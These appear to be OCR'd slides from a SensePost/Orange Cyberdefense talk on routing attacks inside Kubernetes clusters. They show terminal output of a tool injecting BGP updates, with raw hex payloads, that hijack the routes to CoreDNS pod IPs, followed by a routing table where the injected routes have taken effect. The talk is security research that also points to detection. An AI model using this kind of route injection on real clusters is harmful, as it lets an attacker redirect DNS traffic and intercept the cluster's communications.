
It is possible to meaningfully show impact

Securing and detecting is simple


Master
Node
Node
Pod


Master
Node
Node
Pod


Master
Node
Node
Pod



Terminal - szymon@1000ITSPP0C12:~
File Edit View Terminal Tabs Help
OBS 25.0.8-1 (linux) - Profi...
szymon - File Manager
Xfce Terminal
100%
Wed 08 Jul, 23:44

```
szymon@one:~/socket_send/bin$ sudo ./socket_send
BGP update sent, injecting route 10.96.76.2/32

Payload:
ffffffffffffffffffffffffffffffff0035020000001540010100400200400304c0a8014240050400000064000000003200a604c03

BGP update sent, injecting route 10.96.76.3/32

Payload:
ffffffffffffffffffffffffffffffff0035020000001540010100400200400304c0a8014240050400000064000000003200a604c02

szymon@one:~/socket_send/bin$
```

```
szymon@main:~$ kubectl get po -o wide -A | grep coredns
kube-system   coredns-66bff467f8-4bkd5                    1/1     Running   0
       9d     10.96.76.3      main   <none>            <none>
kube-system   coredns-66bff467f8-tvcz9                    1/1     Running   0
       9d     10.96.76.2      main   <none>            <none>
szymon@main:~$ kubectl get po -o wide
NAME       READY   STATUS    RESTARTS   AGE    IP              NODE   NOMINATED
 NODE   READINESS GATES
dnsutils   1/1     Running   15         3d2h   10.96.205.139   two    <none>
       <none>
szymon@main:~$ kubectl exec -i -t dnsutils -- host kubernetes
kubernetes.default.svc.cluster.local has address 10.96.0.1
szymon@main:~$
```

```
Every 1.0s: route -n                              two: Wed Jul  8 21:44:22 2020

Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 enp0s3
10.96.59.192    192.168.1.66    255.255.255.192 UG    0      0        0 tunl0
10.96.76.0      192.168.1.65    255.255.255.192 UG    0      0        0 tunl0
10.96.76.2      192.168.1.66    255.255.255.255 UGH   0      0        0 tunl0
10.96.76.3      192.168.1.66    255.255.255.255 UGH   0      0        0 tunl0
10.96.205.128   0.0.0.0         255.255.255.192 U     0      0        0 *
10.96.205.139   0.0.0.0         255.255.255.255 UH    0      0        0 calib3
c61c3cba9
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker
0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 enp0s3
192.168.1.1     0.0.0.0         255.255.255.255 UH    100    0        0 enp0s3
```

```
[2] 0:ssh*                                          "szymon@1000ITSPP0C12:" 23:44 08-Jul-20
```

# Thank You

tyron.kemp@orangecyberdefense.com

szymon.ziolkowski@orangecyberdefense.com

github.com/sensepost/routopsy

twitter.com/sensepost

CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik**.

**Please keep this slide for attribution.**